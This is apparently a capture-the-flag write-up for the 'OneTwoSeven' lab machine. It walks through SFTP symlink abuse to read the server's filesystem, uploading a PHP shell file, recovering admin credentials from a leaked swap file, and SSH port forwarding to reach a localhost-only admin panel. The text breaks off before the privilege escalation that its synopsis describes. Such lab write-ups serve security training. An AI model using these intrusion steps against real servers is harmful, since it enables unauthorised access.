OneTwoSeven

Synopsis


OneTwoSeven provides users with SFTP access. The SFTP shell allows for creating symlinks, which can be abused to gain access to the administrative panel. The admin panel has a restricted upload imposed by Apache rewrite rules. These can be bypassed to upload a php shell. The www user has permissions to upgrade local packages, but due to a misconfiguration, a proxy server can be used to install a malicious package to execute code as root

Skills

- Enumeration
- Apache rules
- Abusing APT package manager


Exploitation


As always we start with the nmap to check what services/ports are open




We can see only two ports open, because web has much broader attack surface we will start from there

Opening the browser gave the web hosting page that utilises SFTP





We can sign up and get SFTP account, so let’s do it




We used the provided credentials to login to the sftp service

```
└─# sftp ots-lYmQ1YWI@10.10.10.133
The authenticity of host '10.10.10.133 (10.10.10.133)' can't be established.
ED25519 key fingerprint is SHA256:q2uwM1EVNJyOCanapx8pCp+Ihe2bngUBdtH+GMvgHhY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.133' (ED25519) to the list of known hosts.
ots-lYmQ1YWI@10.10.10.133's password:
Connected to 10.10.10.133.
sftp> ls
public_html
sftp> ls -al
drwxr-xr-x    3 0        0            4096 Aug 10 02:30 .
drwxr-xr-x    3 0        0            4096 Aug 10 02:30 ..
drwxr-xr-x    2 1001     1001         4096 Feb 15  2019 public_html
sftp>
```

But inside we didn't find anything interesting, yet one of the ways how SFTP can be exploited is by creating symlinks, so we create a symlink between main directory "/" and our custom directory "simon"

```
└─# sftp ots-lYmQ1YWI@10.10.10.133
ots-lYmQ1YWI@10.10.10.133's password:
Connected to 10.10.10.133.
sftp> ls -al
drwxr-xr-x    3 0        0            4096 Aug 10 08:36 .
drwxr-xr-x    3 0        0            4096 Aug 10 08:36 ..
drwxr-xr-x    2 1001     1001         4096 Feb 15  2019 public_html
sftp> cd public_html
sftp> ls -al
drwxr-xr-x    2 1001     1001         4096 Feb 15  2019 .
drwxr-xr-x    3 0        0            4096 Aug 10 08:36 ..
-rw-r--r--    1 1001     1001          349 Feb 15  2019 index.html
sftp> put shell.php
Uploading shell.php to /public_html/shell.php
shell.php                                                   100% 5492    37.9KB/s   00:00
sftp> symlink / simon
sftp>
```

And then we access it via browser




Index of /~ots-lYmQ1YWI/simon

Name	Last modified	Size	Description
Parent Directory		-	
etc/	2019-02-20 16:39	-	
home/	2019-02-15 21:10	-	
usr/	2019-02-15 21:50	-	
var/	2019-02-15 19:59	-	

Apache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

Inside we found swap files for the login page



ndex of /~ots-lYmQ1YWI/simon/var/www/html-admin

Name	Last modified	Size	Description
Parent Directory		-	
.login.php.swp	2019-02-13 16:16	20K	
carousel.css	2019-02-15 19:35	1.6K	
dist/	2019-02-15 19:35	-	

pache/2.4.25 (Debian) Server at 10.10.10.133 Port 80

Reading this file informed us that admin page can be access only from the port 60080 on the localhost

```
File  Actions  Edit  View  Help
<?php if ( $_SERVER['SERVER_PORT'] != 60080 ) { die(); } ?>
<?php session_start(); if (isset ($_SESSION['username'])) { header("Location: /menu.php"); } ?>
<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
    <meta name="generator" content="Jekyll v3.8.5">
    <title>OneTwoSeven</title>

    <!-- Bootstrap core CSS -->
    <link href="/dist/css/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">

    <style>
      .bd-placeholder-img { font-size: 1.125rem; text-anchor: middle; -webkit-user-select: none; -moz-user-select: none; -ms-user-select: none; user-select:
none; }
      @media (min-width: 768px) { .bd-placeholder-img-lg { font-size: 3.5rem; } }
    </style>
    <!-- Custom styles for this template -->
    <link href="carousel.css" rel="stylesheet">
  </head>
  <body>
    <header>
  <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
    <a class="navbar-brand" href="/login.php">OneTwoSeven - Administration Backend</a>
    <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false" ar
ia-label="Toggle navigation">
      <span class="navbar-toggler-icon"></span>
    </button>
    <div class="collapse navbar-collapse" id="navbarCollapse">
    </div>
  </nav>
</header>
```

We also found credentials for admin user

```
<div class="row featurette">
  <div class="col-md-12">
    <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2>
      <?php
        $msg = '';

        if (isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) {
          if ($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0d
{
            $_SESSION['username'] = 'ots-admin';
            header("Location: /menu.php");
          } else {
            $msg = 'Wrong username or password.';
          }
        }
    ?>
  </div> <!-- /container -->

  <div class = "container">
```


Because administrator page can only be accessed from the localhost, we performed SSH port forwarding of port 60080 to our attacker's machine and access the admin page from localhost

```
└─# ssh -L 60080:127.0.0.1:60080 ots-lYmQ1YWI@10.10.10.133 -N
ots-lYmQ1YWI@10.10.10.133's password:
```

```
└─# nmap -A 127.0.0.1 -p 60080
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-10 04:42 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000062s latency).

PORT      STATE SERVICE VERSION
60080/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: OneTwoSeven
|_http-generator: Jekyll v3.8.5
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.07 seconds
```



Now we used administrator credentials from the .SWP file and we are logged in

OTS Default User [DL]

OTS File Backup [DL]

OTS File Systems [DL]

OTS Addon Manager [DL]

OTS System Upgrade [DL]

OTS System Users [DL]

OTS Top Output [DL]

OTS Uptime [DL]

OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

Browse... No file selected. Submit Query Disabled for security reasons.

OTS Default User [DL]

OTS File Backup [DL]

OTS File Systems [DL]

OTS Addon Manager [DL]

OTS System Upgrade [DL]

OTS System Users [DL]

OTS Top Output [DL]

OTS Uptime [DL]

OTS Users [DL]

```
ots-yODc2NGQ (127.0.0.1)
ots-lYmQ1YWI (10.10.14.5)
```